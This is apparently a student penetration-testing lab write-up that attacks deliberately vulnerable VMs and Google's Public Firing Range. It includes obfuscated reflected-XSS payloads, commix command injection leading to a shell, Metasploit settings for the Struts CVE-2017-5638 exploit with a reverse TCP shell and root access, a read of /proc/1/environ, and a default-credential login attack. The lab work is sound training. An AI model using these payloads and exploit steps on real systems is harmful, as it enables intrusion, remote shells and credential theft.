Using the HTTP server I deployed on the WFP1 VM, I pointed XSStrike to the vulnerable endpoint:

- python3 xsstrike.py -u "http://35.247.101.188/xss/example1.php?name=hacker"

XSStrike successfully analyzed the reflected parameter and generated 3,072 payloads. Out of those, it identified multiple XSS payloads with 100% efficiency and confidence. I selected the payload:
<d3v%0aonmouseover%0d=%0d(prompt)`%0d>%3dm0s



I then validated this payload by manually visiting the crafted URL in a browser: http://35.247.101.188/xss/example1.php?name=<d3v%250aonmouseover%0d=%0d(prompt)`%0d>%3dm0s




The XSS injection executed as expected, displaying a JavaScript prompt on mouseover, confirming the reflected XSS vulnerability.

2. Firing Range: Reflected XSS Scans


Next, I scanned three different vulnerable endpoints from Google's Public Firing Range project to identify reflected XSS vectors:

(a) Endpoint:
https://public-firing-range.appspot.com/reflected/parameter/attribute_unquoted?q="


Payload (Efficiency 100 / Confidence 9):
><detaILs%0aONtOggLEs%0d=[8].find(confirm)%0dx



(b) Endpoint:
https://public-firing-range.appspot.com/reflected/parameter/title?q=a
Payload (Efficiency 100 / Confidence 10):
</title><HTML%0aOnMouseoveR%0a=%0aconfirm()>



(c) Endpoint: https://public-firing-range.appspot.com/reflected/parameter/attribute_quoted?q=a
Payload (Efficiency 100 / Confidence 9): "><HtMl%0aOnoPoiNTeRteR%0d=%0d(confirm())>



These payloads were all rated with perfect efficiency scores and consistently triggered reflected XSS alerts, showing XSStrike's precision in generating obfuscated JavaScript vectors that bypass naive input filtering.

Step 4: Commix: Exploiting Command Injection on WFP1


To complete the final part of Lab 6.4, I tested the WFP1 endpoint for command injection vulnerabilities using commix, a powerful command injection automation tool. The target URL was:
http://35.247.101.188/commandexec/example1.php?ip=127.0.0.1

I executed the following command on my Kali VM to begin scanning:
commix --url="http://35.247.101.188/commandexec/example1.php?ip=127.0.0.1" --level=1

Commix automatically began probing the ip parameter, running heuristic and result-based tests. Within seconds, it identified the parameter as injectable via a

classic results-based command injection vector. The payload confirmed successful injection using:
127.0.0.1;echo QRGAGQ==|{base64_decode}

Once confirmed, commix prompted me to open a pseudo-terminal shell. I accepted the shell access, and from there, I was able to verify system-level command execution by running:
ls
pwd



The output confirmed that I had landed in the /var/www/commandexec directory, and I was able to list files such as example1.php, example2.php, and index.html. This demonstrates full exploitation of the command injection flaw, proving that unsanitized user input on the ip parameter leads directly to shell-level control of the underlying server.


This level effectively illustrates the danger of shell command injection and the importance of strict input validation and sanitization at every layer.

Lab 6.5 Exploitation tools (Pt 2)

Step 1: Apache Struts 2 Setup (Docker Environment on GCP)

To simulate the environment vulnerable to CVE-2017-5638, I spun up a new VM in the us-west1-b zone on GCP using the ubuntu-2004-lts image and attached the http-server tag for ingress access on port 80. After updating the system and installing Docker, I launched the vulnerable container with:
sudo docker run -p 80:8080 -it wuchangfeng/apache-struts2-cve-2017-5638:latest

The exposed application was reachable at:
http://34.169.152.160/showcase




Successful access to the Struts2 Showcase web interface confirmed that the environment was running properly and accessible from the external IP.


Step 2: Metasploit Remote Exploit for Apache Struts 2 (RCE Shell via CVE-2017-5638)

With the vulnerable web server online, I moved to my Kali VM and launched msfconsole. I searched for the exploit module tied to the Apache Struts2 OGNL vulnerability that led to the Equifax breach and loaded:
use exploit/multi/http/struts2_content_type_ognl

After setting the required options:
set RHOST 10.138.0.12
set RPORT 80
set TARGETURI /showcase
set PAYLOAD linux/x64/shell/reverse_tcp
set LHOST 10.138.0.10
set LPORT 80



I verified the config using show options and launched the attack using exploit. A shell was successfully opened:
[*] Command shell session 1 opened (10.138.0.10:80 -> 10.138.0.12)



I validated remote code execution on the compromised Struts VM by issuing:

- pwd → /usr/local/tomcat
- ls → LICENSE, NOTICE, RELEASE-NOTES, etc.
- id → Confirmed root shell access
- ps auxww → Identified the Struts process running under PID 1, using Java with org.apache.catalina.startup.Bootstrap

To finish, I dumped the Struts server's environment variables from /proc/1/environ. This revealed critical runtime info including Tomcat version, deployment path, and various Java-related environment variables.


Step 3: Directory Enumeration with Metasploit

To probe for hidden or commonly used directories on the WFP1 target, I used Metasploit's dir_scanner module. After verifying that the WFP1 instance was running, I launched msfconsole from my Kali VM and loaded the module with:
use auxiliary/scanner/http/dir_scanner

I confirmed the default configuration via show options and then set the RHOSTS parameter to the internal IP of my WFP1 VM:
set RHOSTS 10.138.0.2

Running the exploit command initiated a scan for commonly exposed directories on the web server. The tool successfully discovered several endpoints, including:

- /cgi-bin/ [403 Forbidden]
- /admin/ [403 Forbidden]
- /docs/ [403 Forbidden]
- /files/ [200 OK]
- /footer/ [200 OK]
- /img/ [200 OK]
- /index/ [200 OK]
- /js/ [200 OK]
- /ldap/ [200 OK]
- /upload/ [200 OK]
- /xml/ [200 OK]



These results indicate several directories are both accessible and active (200 response), such as /files/, /index/, /img/, and /upload/. Others like /admin/ and /docs/ return 403, suggesting restricted access but still present — potential targets for privilege escalation or access control bypass later in the lab.

Once the scan completed, I exited back to the main Metasploit console using:
back

This gave me a solid directory surface map to reference for future attacks or enumeration steps.


Step 4: Metasploit Credential Stuffing Attack Against WFP2

For this task, I used Metasploit's built-in http_login auxiliary module to simulate a credential stuffing attack on the /authentication/example1/ endpoint hosted on the

WFP2 VM. After confirming the internal IP (10.138.0.3), I launched msfconsole from the Kali VM and loaded the module via:
use auxiliary/scanner/http/http_login

I then configured the module as follows:
set RHOSTS 10.138.0.3
set AUTH_URI /authentication/example1/
set VERBOSE false

Disabling verbosity allowed for a cleaner output focused only on successful login attempts. Running the exploit command initiated the attack. Within seconds, Metasploit confirmed a valid login credential pair:
10.138.0.3:80 - Success: 'admin:admin'



This result demonstrates a classic credential stuffing success scenario, highlighting the security risk of using default or reused credentials. The attack required no prior authentication and leveraged a publicly known endpoint, which reinforces the importance of enforcing password complexity and rate-limiting mechanisms in production environments.

After validating the successful login, I exited the module with back and closed the Metasploit console.

Step 5: Environment Clean-up

After completing the credential stuffing attack and validating all exploitation tools worked as expected, I proceeded with the clean-up phase to minimize unnecessary resource usage and billing on Google Cloud Platform.

Using the gcloud CLI, I first stopped the VMs used throughout the lab, including my Kali, WFP1, and WFP2 instances:
gcloud compute instances stop kali wfp1 wfp2 --zone=us-west1-b

Once the core infrastructure was powered down, I removed the Apache Struts 2 environment by deleting the vulnerable VM entirely:
gcloud compute instances delete struts --zone=us-west1-b

This ensures the Struts container and its exposed services are no longer accessible, effectively restoring a clean and secure state across the project environment. Proper tear-down like this is essential not just for cost efficiency, but for good operational hygiene in real-world red team and research environments.